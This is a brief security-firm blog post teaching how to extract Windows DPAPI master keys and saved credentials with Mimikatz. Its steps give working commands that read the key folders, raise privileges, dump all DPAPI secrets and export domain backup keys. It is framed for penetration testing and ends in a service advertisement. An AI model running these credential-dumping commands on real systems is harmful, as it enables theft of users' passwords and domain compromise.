
Extracting Password From DPAPI With Mimikatz
DPAPI (Data Protection API) is a native Windows encryption mechanism designed to securely protect sensitive data such as saved credentials, browser secrets and certificates.
Extracting Passwords from Windows DPAPI with Mimikatz
DPAPI (Data Protection API) is a native Windows encryption mechanism designed to securely protect sensitive user data. It uses symmetric encryption derived from the user’s logon secrets and is typically backed by master keys protected with asymmetric RSA keys.
🔐 What Does DPAPI Protect?
Browser-saved passwords and form auto-completion data
Email account credentials
FTP account logins
Network shared folder credentials
And much more
This makes DPAPI a prime target during post-exploitation in red team operations or internal audits.
⚙️ How DPAPI Works
Applications send sensitive data to the DPAPI API, which encrypts it using a symmetric key derived from the user’s credentials. These master keys are stored locally and can be extracted with the right permissions.
🛠️ Extraction Workflow with Mimikatz
1️⃣ Locate the Master Keys
Master keys reside in:
%APPDATA%\Microsoft\Protect\{SID}
%LOCALAPPDATA%\Microsoft\Protect\{SID}
Retrieve the SID and paths:
Get-ChildItem C:\Users\user\AppData\Roaming\Microsoft\Protect\
Get-ChildItem -Hidden C:\Users\user\AppData\Local\Microsoft\Protect\

2️⃣ Launch Mimikatz and Elevate Privileges
Run Mimikatz as an administrator and escalate privileges:
privilege::debug
3️⃣ Extract a Master Key
Use the following command to extract a specific DPAPI master key:
dpapi::masterkey /in:”C:\Users\user\AppData\Roaming\Microsoft\Protect\{SID}\{MasterKeyGUID}” /sid:S-1-5-21-XXXXXX /password:<Password> /protected
Tip: Use sekurlsa::dpapi to identify the relevant SID.

4️⃣ Extract All DPAPI Passwords (if Admin)
As a local admin, dump all stored DPAPI secrets:
sekurlsa::dpapi
5️⃣ Extract Domain Backup Keys (if Domain Admin)
Domain admins can retrieve DPAPI backup keys from a domain controller:
lsadump::backupkeys /system:domain.local /export
⚠️ Why This Matters
DPAPI is widely used by browsers, credential managers, and Windows services to store sensitive data. If compromised, it can expose a treasure trove of credentials, making this a vital focus in both penetration testing and incident response operations.
At Alpha Cyber, we help organizations proactively detect, assess, and secure against post-exploitation techniques like these. Our red teaming and threat hunting services are designed to emulate advanced adversary tradecraft, ensuring you’re prepared for the real thing.
💬 Contact us today to strengthen your defenses.